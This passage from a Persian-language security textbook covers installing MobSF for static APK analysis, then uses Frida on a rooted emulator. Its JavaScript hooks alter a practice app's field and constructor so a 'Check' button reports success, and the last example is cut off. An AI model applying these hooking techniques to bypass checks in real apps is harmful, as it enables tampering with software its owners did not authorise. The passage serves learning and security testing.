
<https://github.com/MobSF/Mobile-Security-Framework-MobSF>

با استفاده از این ابزار میتوانید اطلاعات خوبی را بدست بیاوریم.

فایل را هم میتوانید دانلود یا clone بگیرید:



وقتی دانلود شد و داخل ترمینال باز می کیم:



من چون میخواهم اخیرین تغییرات را هم داشته باشم به مرور زمان از آن clone میگیرم:

```
meisamrce@meisamrces-MacBook-Pro Mobile-Security-Framework-MobSF % cd ..
meisamrce@meisamrces-MacBook-Pro Data % rm -rf Mobile-Security-Framework-MobSF
meisamrce@meisamrces-MacBook-Pro Data % git clone https://github.com/MobSF/Mobile-Security-Framework-MobSF.git
Cloning into 'Mobile-Security-Framework-MobSF' ...
```

حالا که clone گرفتیم و با دستور `git pull` هر آپدیت جدید را می توانیم دریافت کنیم:

```
meisamrce@meisamrces-MacBook-Pro Data % cd Mobile-Security-Framework-MobSF
meisamrce@meisamrces-MacBook-Pro Mobile-Security-Framework-MobSF % git pull
Already up to date.
meisamrce@meisamrces-MacBook-Pro Mobile-Security-Framework-MobSF %
```


اگر از Windows استفاده میکنید فایل setup.bat و اگر از Mac و Linux استفاده میکنید vpn/.setup.sh را اجرا کنید تا dependency های مورد نیاز برآتون نصب شود (میخواهد):

```
meisamrce@meisamrces-MacBook-Pro Mobile-Security-Framework-MobSF % ls
Dockerfile      README.md      mobsf      run.bat      setup.bat
LICENSE        docker-compose.yml poetry.lock    run.sh      setup.sh
LICENSES       manage.py       pyproject.toml scripts    tox.ini
meisamrce@meisamrces-MacBook-Pro Mobile-Security-Framework-MobSF % ./setup.sh
[INSTALL] Found Python 3.11.6
pip 23.3.2 from /opt/homebrew/lib/python3.11/site-packages/pip (python 3.11)
[INSTALL] Found pip
Requirement already satisfied: pip in /opt/homebrew/lib/python3.11/site-packages (23.3.2)
```

حالا که dependency ها نصب شد اگر از Windows استفاده میکنید دستور run.bat و اگر از Mac و Linux استفاده میکنید دستور ./run.sh را اجرا کنید:

```
meisamrce@meisamrces-MacBook-Pro Mobile-Security-Framework-MobSF % ls
Dockerfile      README.md      mobsf      run.bat      setup.bat
LICENSE        docker-compose.yml poetry.lock    run.sh      setup.sh
LICENSES       manage.py       pyproject.toml scripts    tox.ini
meisamrce@meisamrces-MacBook-Pro Mobile-Security-Framework-MobSF % ./run.sh
[2024-01-05 12:28:46 +0330] [10859] [INFO] Starting gunicorn 21.2.0
[2024-01-05 12:28:46 +0330] [10859] [INFO] Listening at: http://[::]:8000 (10859)
[2024-01-05 12:28:46 +0330] [10859] [INFO] Using worker: gthread
[2024-01-05 12:28:46 +0330] [10862] [INFO] Booting worker with pid: 10862
```

همانطور که می بینید یک web server ایجاد می شود که اگر یک اپلیکیشن به آن بدهید کافی است فایل Apk را داخل آن drag کنید و شروع می کند به تحلیل کردن اپلیکیشن و همه اطلاعات مربوط به apk را به شما بر می گرداند و بیشتر برای Static analyze مورد استفاده میگیرد ، یک فایل گزارش هم ایجاد می کند.




آنالیز کرد:

اطلاعات مفیدی را به ما نمایش می دهد مانند permission هایی که در برنامه استفاده می شود.

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۷۷

PERMISSION	STATUS	INFO	DESCRIPTION	CODE MAPPINGS
android.permission.ACCESS_NETWORK_STATE	normal	view network status	Allows an application to view the status of all networks.	Show File
android.permission.ACCESS_WIFI_STATE	normal	view Wi-Fi status	Allows an application to view the information about the status of Wi-Fi.	Show File
android.permission.FOREGROUND_SERVICE	normal	enables regular apps to use Service.startForeground.	Allows a regular application to use Service.startForeground.	
android.permission.INTERNET	normal	full Internet access	Allows an application to create network sockets.	Show File
android.permission.RECEIVE_BOOT_COMPLETED	normal	automatically start at boot	Allows an application to start itself as soon as the system has finished booting. This can make it take longer to start the phone and allow the application to slow down the overall phone by always running.	Show File
android.permission.WAKE_LOCK	normal	prevent phone from sleeping	Allows an application to prevent the phone from going to sleep.	Show File
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	read/modify/delete external storage contents	Allows an application to write to external storage.	Show File

همینطور که اسکرول کنید اطلاعات خوبی درباره api ها و ایمیل ها و رشته ها و hard code ها و آنالیز کدها و غیره به ما می دهد.
یک بخش pdf report هم دارد:



که وقتی روی آن کلیک کنیم:

```

1 // 20240805123317
2 // http://[::]:8000/pdf/dd22134801c9d5dd9da4dc411fb3511/
3
4 +
5 "pdf_error": "Cannot Generate PDF",
6 "err_details": "No wkhtmltopdf executable found: \\"b\"\\nIf this file exists please check that this process can read it or you can pass path to it manually in method call, check
README_Otherwise please install wkhtmltopdf - https://github.com/JazzCore/python-pdfkit/wiki/Installing-wkhtmltopdf"
7 }

```

خطا داد علت آن است که باید نرم افزار wkhtmltopdf را نصب کنیم تا بتواند فایل pdf را ایجاد کند، پس می‌گوییم:

```

meisamrce@meisamrces-MacBook-Pro ~ % brew install wkhtmltopdf
Running `brew update --auto-update`...
=> Auto-updated Homebrew
Updated 4 taps (shivammathur/php, shivammathur/extensions, homebrew/core and homebrew/cask).
=> New Formulae
urlscan
=> New Casks
wakatime

You have 35 outdated formulae installed.

Warning: wkhtmltopdf has been deprecated because it is discontinued upstream!
: |

```

حالا که wkhtmltopdf نصب شد دوباره PDF Report را کلیک می‌کنیم:

HIGH	MEDIUM	INFO	SECURE	HOTSPOT
1	17	2	2	1


FILE INFORMATION

File Name: fennel
Size: 16.91MB
MD5: d22134801c9d5dd9da4dc411fb3511
SHA1: a3f72e05f795567e0000007692ba560a7f68
SHA256: c2d259f77931ffca44e094276eb0a7e28a72486550a49cc06743d273

APP INFORMATION

App Name: fennel
Package Name: io.fennel.android
Main Activity: io.fennel.MainActivity
Target SDK: 30
Min SDK: 21
Max SDK:
Android Version Name: 1.1.2 CB
Android Version Code: 269

گفتیم که بیشتر برای تحلیل static است الیه بخشی برای تحلیل داینامیک هم دارد.



این نرم افزار با python نوشته شده.


ابزار دیگر ای هم داریم به نام objection که می توانید از لینک زیر دانلود کنید:

<https://github.com/sensepost/objection>

این ابزار برای android و ios میتوان استفاده کرد قابلیت های خوبی دارد.

فصل ۴. آموزش Frida

می‌توانیم با استفاده از Frida عملیات hook را انجام دهیم. یک ابزار toolkit هست که هم developer‌ها و هم مهندسین reverse و محققان امنیت از آن استفاده می‌کنند.



همانطور که در تصویر بالا می‌بینید برای عملیات hook فرض کنید که یک app روی اندروید داریم و یک agent وجود دارد به نام Frida server و روی سیستم عامل اندروید قرار گرفته (با دسترسی روت) با این کار پورتی را در پروتکل tcp بصورت listen قرار میدهد ، حالا شما می‌توانید در سیستم عامل خودتون با استفاده از ابزار Frida به آن وصل شوید و یک سری command را به app ارسال و دریافت کنید و عملاً می‌توانید اپلیکیشن را hook کنید. فرایند hook توسط javascript انجام می‌شود.

۲۸۱ ■ فصل ۴. آموزش Frida

برای نصب نیاز به python 3 داریم.

```
meisamrce@meisamrces-MacBook-Pro ~ % python3
Python 3.11.6 (main, Oct 2 2023, 13:45:54) [Clang 15.0.0 (clang-1500.0.40.1)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
```

سپس می گوییم:

```
pip3 install frida-tools frida
```

```
meisamrce@meisamrces-MacBook-Pro ~ % pip3 install frida-tools frida
WARNING: Skipping /opt/homebrew/lib/python3.11/site-packages/six-1.16.0-py3.11.egg-info due to invalid metadata entry 'name'
WARNING: Skipping /opt/homebrew/lib/python3.11/site-packages/six-1.16.0-py3.11.egg-info due to invalid metadata entry 'name'
Requirement already satisfied: frida-tools in /opt/homebrew/lib/python3.11/site-packages (12.3.0)
Requirement already satisfied: frida in /opt/homebrew/lib/python3.11/site-packages (16.1.8)
Requirement already satisfied: colorama<0.0,>=0.2.7 in /opt/homebrew/lib/python3.11/site-packages (from frida-tools) (0.4.6)
Requirement already satisfied: prompt-toolkit<4.0.0,>=2.0.0 in /opt/homebrew/lib/python3.11/site-packages (from frida-tools) (3.0.43)
Requirement already satisfied: pygments<3.0.0,>=2.0.2 in /opt/homebrew/lib/python3.11/site-packages (from frida-tools) (2.17.2)
Requirement already satisfied: wadl in /opt/homebrew/lib/python3.11/site-packages (from prompt-toolkit<4.0.0,>=2.0.0>frida-tools) (0.2.12)
WARNING: Skipping /opt/homebrew/lib/python3.11/site-packages/six-1.16.0-py3.11.egg-info due to invalid metadata entry 'name'
WARNING: Skipping /opt/homebrew/lib/python3.11/site-packages/six-1.16.0-py3.11.egg-info due to invalid metadata entry 'name'
meisamrce@meisamrces-MacBook-Pro ~ %
```

با استفاده از دستور زیر هم می توانیم upgrade کنیم:

```
pip3 install --upgrade frida-tools frida
```

با استفاده از دستور زیر هم می توانیم ورژن frida را بینیم:

```
frida --version
```

حالا باید فایل frida server را دانلود کنیم که داخل لینک زیر وجود دارد:

<https://github.com/frida/frida/releases>

برای cpu های intel باید این فایل را دانلود کنیم:

 [frida-server-16.2.1-android-x86.xz](#)

برای cpu های arm باید این فایل را باید دانلود کنید :

 [frida-server-16.2.1-android-arm64.xz](#)

و `unzip` می‌کنیم:



حتماً باید `root` باشیم، پس دستور `adb root` را وارد می‌کنیم که چک کنیم آیا `device` ما `root` می‌باشد یا خیر.

فایل را با دستور زیر به این آدرس منتقل می‌کنیم:

```
adb push frida-server /data/local/tmp/
```

```
meisamrce@meisamrces-MacBook-Pro ~ % cd Downloads
meisamrce@meisamrces-MacBook-Pro Downloads % adb push frida-server /data/local/tmp/
frida-server: 1 file pushed, 0 skipped. 184.6 MB/s (51048064 bytes in 0.264s)
meisamrce@meisamrces-MacBook-Pro Downloads %
```

سپس با استفاده از دستور زیر `execute permission` را به آن می‌دهیم:

```
adb shell "chmod 755 /data/local/tmp/frida-server"
```

```
meisamrce@meisamrces-MacBook-Pro Downloads % adb shell "chmod 755 /data/local/tmp/frida-server"
```

سپس با استفاده از دستور زیر `Frida-server` را اجرا می‌کنیم:

```
adb shell "/data/local/tmp/frida-server &"
```

پس می‌شود:

```
adb shell
cd /data/local/tmp/
./frida-server
```

۲۸۳ ■ Frida آموزش

با & می توانستیم در background اجرا کنیم ولی من به این شکل اجرا می کنیم که بینیم در حال اجرا میباشد یا خیر.

وقتی همه این کارها را انجام دادیم یک دستور frida-ps داریم که اگر با سوئیچ U- بنزیم لیست پروسه ها را به ما نمایش می دهد:

```
frida-ps -U
```

```
meisamrce@meisamrces-MacBook-Pro ~ % frida-ps -U  
Failed to enumerate processes: this feature requires an iOS Developer Disk Image to be mounted; run Xcode briefly or use ideviceimagemounter to mount one manually.
```

اینجا چون usb من گوشی iPhone هست نمیتونم از دستور بالا استفاده کنم و به جای آن از D- استفاده میکنم:

```
frida-ps -D
```

```
meisamrce@meisamrces-MacBook-Pro ~ % adb devices  
List of devices attached  
127.0.0.1:6555 device  
meisamrce@meisamrces-MacBook-Pro ~ % frida-ps -D 127.0.0.1:6555
```


و پروسه هایی که روی آن گوشی در حال اجرا هست را می بینیم.
با استفاده از grep کردن هم می توانیم بینیم که یک package_name که میباشد یا خیر:

```
frida-ps -U | grep -i <part_of_the_package_name>
```

تارگت اول را نصب می کنیم:

```
meisamrce@meisamrces-MacBook-Pro Downloads % adb install 00.apk
Performing Streamed Install
Success
meisamrce@meisamrces-MacBook-Pro Downloads %
```

با از ابزار scrcpy برای راحتی کار استفاده می‌کنیم:



روی اپلیکیشن Frida0 کلیک می‌کنیم تا باز شود:



الآن اگر روی دکمه check کلیک کنیم می گوید:

Failed Check :(

داخل jadx آن را باز می کنیم:

```
Last login: Fri Dec 15 10:27:46 on ttys002
meisamrce@meisamrces-MacBook-Pro ~ % cd Downloads
meisamrce@meisamrces-MacBook-Pro Downloads % jadx-gui 00.apk
2023-12-15 10:28:22.690 java[5445:65481] WARNING: Secure coding is aut
this application. Opt-in to secure coding explicitly by implementing N
[]
```

را پیدا می کنیم: Package-name

```

00.apk
  - Source code
    - android.support.v4
    - androidx
    - com
    - Resources
    - META-INF
    - res
      - AndroidManifest.xml
      - MainActivity.java
      - R.java
      - google
      - Resources
      - META-INF
      - res
        - AndroidManifest.xml
        - classes.dex
        - resources.arsc
        - APK signature
        - Summary

AndroidManifest.xml
<manifest>
  <uses-sdk android:minSdkVersion="32" android:compileSdkVersion="32" android:targetSdkVersion="32" />
  <application android:allowBackup="true" android:supportRtl="true" android:fullBackupContent="@xml/backup_rules" ...>
    ...
  </application>
</manifest>

MainActivity.java
package com.example.frida0;

import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        ((Button) findViewById(R.id.btn1)).setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View view) {
                if (new Check().getCheck2() && Check.getCheck1() == 100) {
                    Toast.makeText(MainActivity.this, "Success Check :)", 0).show();
                } else {
                    Toast.makeText(MainActivity.this, "Failed Check :(, 0).show();
                }
            }
        });
    }
}

```

دارد نشان می دهد که وقتی روی دکمه کلیک می کنیم، دو تا متند از کلاس check
فراخوانی می شوند که یکی getCheck1() میباشد و دیگری getCheck2()

```

19  public void onClick(View view) {
20      if (new Check().getCheck2() && Check.getCheck1() == 100) {
21          ...
22      }
23  }

```

اگر وارد کلاس check شویم:

۲۸۷ ■ Frida آموزش فصل ۴.



00.apk


- Source code
 - > android.support.v4
 - > androidx
 - > com
 - > example.frida0
 - > BuildConfig
 - Check
 - > MainActivity
 - > R
 - > google
 - > Resources
 - > META-INF
 - > res

```
AndroidManifest.xml x MainActivity x Check x
package com.example.frida0;

/* loaded from: classes.dex */
5 public class Check {
    private static int status1;
    private String status = "Error";

6    public static int getCheck1() {
7        return status1;
8    }

10   public boolean getCheck2() {
11       return this.status.equals("OK");
12   }
}
```



05.txt JS 00.js Check.java X

Users > meisamrce > Downloads > Check.java

```
1 package com.example.frida0;
2
3 public class Check {
4     private static int status1;
5     private String status = "Error";
6
7     public static int getCheck1() {
8         return status1;
9     }
10
11    public boolean getCheck2() {
12        return this.status.equals("OK");
13    }
14 }
```

داخل کلاس یک سری property داریم :

```
private static int status1;
private String status = "Error";
```

یکسری متدهم داریم:

```
public static int getCheck1() {
    return status1;
}

public boolean getCheck2() {
    return this.status.equals("OK");
}
```

این property و متدها می‌توانند static و nonstatic باشند.
زمانی که property‌ها static باشند:

```
private static int status1;
```

بدون اینکه از کلاس instance یا نمونه بگیریم، می‌توانیم به آن دسترسی داشته باشیم.
زمانی که متدهم static باشد بدون اینکه لازم باشد از کلاس نمونه بسازیم می‌توانیم آن را فراخوانی کنیم.

همانطور که در تصویر زیر می‌بینید چون متدهم getCheck1 از نوع static هست بدون نیاز به اینکه از کلاس شیء بسازیم فراخوانی شده اما چون متدهم getCheck2 از نوع static نیست ابتدا از کلاس شیء ساخته شده است:

```
19 |     public void onClick(View view) {
21 |         if (new Check().getCheck2() && Check.getCheck1() == 100) {
```

برای hook کردن، یک فایل javascript درست می‌کنیم:

```

05.txt      JS 00.js      Check.java      JS 000.js      X
Users > meisamrce > Downloads > JS 000.js
1   console.log('000.js is run ...');

```

حالا با استفاده از دستور زیر :

```
frida -l code.js -f com.example.frida1 -U
```

- اسم فایل میباشد که می شود js 000.js
 - package-name میباشد که می شود com.example.frida0
 - D هم یعنی USB اما من الان چون داخل usb دستگاه خودم وصل شده است از D استفاده میکنم :
- frida -l 000.js -f com.example.frida0 -D 127.0.0.1:6555
- می شود:

```

Last login: Fri Dec 15 10:28:09 on ttys003
meisamrce@meisamrces-MacBook-Pro ~ % cd Downloads
meisamrce@meisamrces-MacBook-Pro Downloads % frida -l 000.js -f com.example.frida0 -D 127.0.0.1:6555
_____
|_ _ |  Frida 16.1.8 - A world-class dynamic instrumentation toolkit
|_(_| |
> _ |  Commands:
// _|_ help      -> Displays the help system
.... object?    -> Display information about 'object'
.... exit/quit -> Exit
.... More info at https://frida.re/docs/home/
.... Connected to Pixel (id=127.0.0.1:6555)
Spawning `com.example.frida0'...
000.js is run ...
Spawned `com.example.frida0'. Resuming main thread!
[Pixel::com.example.frida0 ]->

```

عملیات hook انجام شد.

و چیزی که داخل `console.log` نوشته بودیم را در تصویر بالا داریم می‌بینیم.
 الان اگر بخواهیم از این محیط خارج شویم کافی است `exit` را بنویسیم و `Enter` کنیم.
 دستور `%resume` هم می‌گوید ادامه عملیات `hook` را انجام میدهد.
 دستور `%reload` می‌گوید `script` را، دوباره `reload` می‌کند.
 دستور `%unload` هم باعث می‌شود `Script` کلا از `memory` خارج شود.




```
[Pixel::com.example.frida0 ]-> %unload
[Pixel::com.example.frida0 ]-> %reload
000.js is run ...
[Pixel::com.example.frida0 ]-> |
```

یک `watcher` هم دارد که وقتی در اسکریپت تغییری می‌دهیم به:

```
console.log('000.js is run edit');
```

خود Frida اتوماتیک دوباره عملیات `reload` را انجام میدهد :



```
[Pixel::com.example.frida0 ]-> %resume
[Pixel::com.example.frida0 ]-> 000.js is run ...
000.js is run
000.js is run edit
```

حالا می‌خواهیم یک عملیات `hook` انجام بدهیم و وقتی دکمه `check` را کلیک می‌کنیم، به جای آن که `check` به ما نمایش داده شود متن `success` را به ما نمایش بدهد ، این همان `dynamic analysis` می‌باشد.

پس در واقع می‌خواهیم کلاس `check` را دستکاری کنیم.
 دقต کنید که ما می‌توانیم متاد زیر از `MainActivity` را هم دستکاری کنیم ولی بازنویسی کردن آن کار سختی می‌باشد.

```

13     public void onCreate(Bundle bundle) {
14         super.onCreate(bundle);
15         setContentView(R.layout.activity_main);
16         ((Button) findViewById(R.id.btn1)).setOnClickListener(new View.OnClickListener() {
17             @Override // android.view.View.OnClickListener
18             public void onClick(View view) {
19                 if (new Check().getCheck2() && Check.getCheck1() == 100) {
20                     Toast.makeText(MainActivity.this.getApplicationContext(), "Success", 1000).show();
21                 } else {
22                     Toast.makeText(MainActivity.this.getApplicationContext(), "Fail", 1000).show();
23                 }
24             }
25         });
26     }
27 }

```

و دستکاری کردن کلاس check کوتاه ترین و ساده ترین راه هست.

برای این کار داخل ۰۰۰.js می گوییم:



```

05.txt          JS 00.js          Check.java        JS 000.js      X
Users > meisamrce > Downloads > JS 000.js > ...
1  //frida -l 000.js -f com.example.frida0 -U
2  //frida -l 000.js -f com.example.frida0 -D 127.0.0.1:6555
3  //exit %unload %reload %resume
4  Java.perform(function () {
5      console.log("Inside java perform function");
6  });

```

وقتی عملیات hook را انجام می دهیم، این قطعه کدی که نوشتم منتظر میماند تا Frida بتواند به اپلیکیشن وصل شود و آماده عملیات hook کردن باشد.
حالا ما می توانیم داخل آن دستورات را بنویسیم.

پس برای عملیات hook حتماً به دستور Java.perform نیاز داریم.

چطوری می توانیم در Frida کلاس به check دسترسی داشته باشیم؟ با استفاده از دستور Java.use(package-name.class-name)

در Java هر کلاسی داخل پکیج میباشد پس باید package-name را هم به آن بدهیم.

پس می گوییم:

```
Java.perform(function () {
    console.log("Inside java perform function");
    var CheckClass = Java.use('com.example.frida0.Check');
    console.log(CheckClass);
});
```

و زمانی که در ترمینال این متن را دیدیم یعنی کار ما تا اینجا درست می‌باشد:

<class: com.example.frida0.Check>

پس تا اینجا توانستیم در javascript با استفاده از frida به آن کلاس وصل بشویم.

حالا می‌توانیم به المان‌های static داخل کلاس دسترسی داشته باشیم:

```
Java.perform(function () {
    console.log("Inside java perform function");
    var CheckClass = Java.use('com.example.frida0.Check');
    console.log(CheckClass); //<class: com.example.frida0.Check>
    console.log(CheckClass.status1);
});
```

می‌شود:

`Java.FieldHolder: <class: com.example.frida0.Check>, fieldType: 1, fieldReturnType: I, value: 0>`

ToString شده و می‌گوید این یک فیلد هست که در این محل قرار گرفته، اما چیزی که

برای ما مهم می‌باشد، نوشته `value: 0` می‌باشد که الان اگر بگوییم:

8 `console.log(CheckClass.status1.value);`

می‌توانیم مقدار آن را ببینیم:

0

خوب اینجا گفته بود اگر مقدار getCheck1 برابر با ۱۰۰ باشد :

```
21 |     if (new Check().getCheck2() && Check.getCheck1() == 100) {
```

که status1 هم getCheck1 را برمی گرداند:

```
6 |     public static int getCheck1() {
7 |         return status1;
8 |     }
```

پس برای اینکه شرط را درست کنیم ، می گوییم:

```
Java.perform(function () {
    console.log("Inside java perform function");
    var CheckClass = Java.use('com.example.frida0.Check');
    console.log(CheckClass); //<class: com.example.frida0.Check>
    console.log(CheckClass.status1.value);
    CheckClass.status1.value = 100;
    console.log(CheckClass.status1.value);
});
```

و می شود:

الآن اگر روی دکمه check کلیک کنیم همچنان می گوید failed check اما چرا؟ چون ما تا اینجا یک شرط را درست کردیم و شرط دوم مانده است :

```
21 |     if (new Check().getCheck2() && Check.getCheck1() == 100) {
```

که متد `getCheck2` که `static` نیست و داخل آن هم `status` را فراخوانی کرده که آن هم یک `static property` نیست.

پس چطور به آن دسترسی پیدا کنیم؟

الان اگر کدهای `smali` را در حالت `MainActivity` بینیم چیزی به اسم `init` داریم:

```

1 ##### Class com.example.frida0.MainActivity (com.example.frida0.MainActivity)
2 .class public Lcom/example/frida0/MainActivity;
3 .super Landroidx/appcompat/app/AppCompatActivity;
4 .source "MainActivity.java"
5
6
7 # direct methods
8 .method public constructor <init>()V
9     .registers 1
10
11     .line 10
12     invoke-direct {p0}, Landroidx/appcompat/app/AppCompatActivity-><init>()V
13
14     return-void
15 .end method
16
17
18 # virtual methods
19 .method protected onCreate(Landroid/os/Bundle;)V
20     .registers 3
21
22     .line 14

```

در frida هم می‌توانیم با استفاده از `init` این کار را انجام داد.

الان می‌خواهیم به این کلاس با استفاده از Frida یک `constructor` اضافه کنیم.

در java Constructor به این شکل است:

۲۹۵ ■ Frida آموزش فصل ۴.



```
5.txt          JS 00.js          Check.java ×
rs > meisamrce > Downloads > Check.java
package com.example.frida0;

public class Check {
    private static int status1;
    private String status = "Error";

    Check(){}

    public static int getCheck1() {
        return status1;
    }
}
```

می گوییم:



```
05.txt          JS 00.js          Check.java      JS 000.js ×
Users > meisamrce > Downloads > JS 000.js > Java.perform() callback > imp
4     Java.perform(function () {
5         console.log("Inside java perform function");
6         var CheckClass = Java.use('com.example.frida0.Check');
7         console.log(CheckClass); //<class: com.example.frida0.Check>
8         console.log(CheckClass.status1.value);
9         CheckClass.status1.value = 100;
10        console.log(CheckClass.status1.value);
11
12        CheckClass.$init.implementation = function(){
13            console.log('construct is call');
14        }
15    });
16});
```

تا اینجا فقط constructor را ایجاد کردیم اما هنوز مقداری به آن نداده ایم.

که الان اگر روی دکمه check کلیک کنیم می بینیم:

```

100
100
construct is call
Process crashed: java.lang.NullPointerException: Attempt to invoke virtual method
***

FATAL EXCEPTION: main
Process: com.example.frida0, PID: 10304
java.lang.NullPointerException: Attempt to invoke virtual method 'boolean java
    at com.example.frida0.Check.getCheck2(Check.java:11)
    at com.example.frida0.MainActivity$1.onClick(MainActivity.java:21)
    at android.view.View.performClick(View.java:7448)
    at com.google.android.material.button.MaterialButton.performClick(Mate
    at android.view.View.performClickInternal(View.java:7425)
    at android.view.View.access$3600(View.java:810)
    at android.view.View$PerformClick.run(View.java:28385)
    at android.os.Handler.handleCallback(Handler.java:938)

```

می بینیم که `construct is call` را به ما نمایش داده و یعنی عملیات تا اینجا درست هست.
 (بعدش اپ کراش کرد که الان مهم نیست)
 حالا می گوییم:

```

CheckClass.$init.implementation = function(){
    console.log('construct is call');
    console.log(this.status.value);
    this.status.value = 'ERROR';
    console.log(this.status.value);
}

);

```

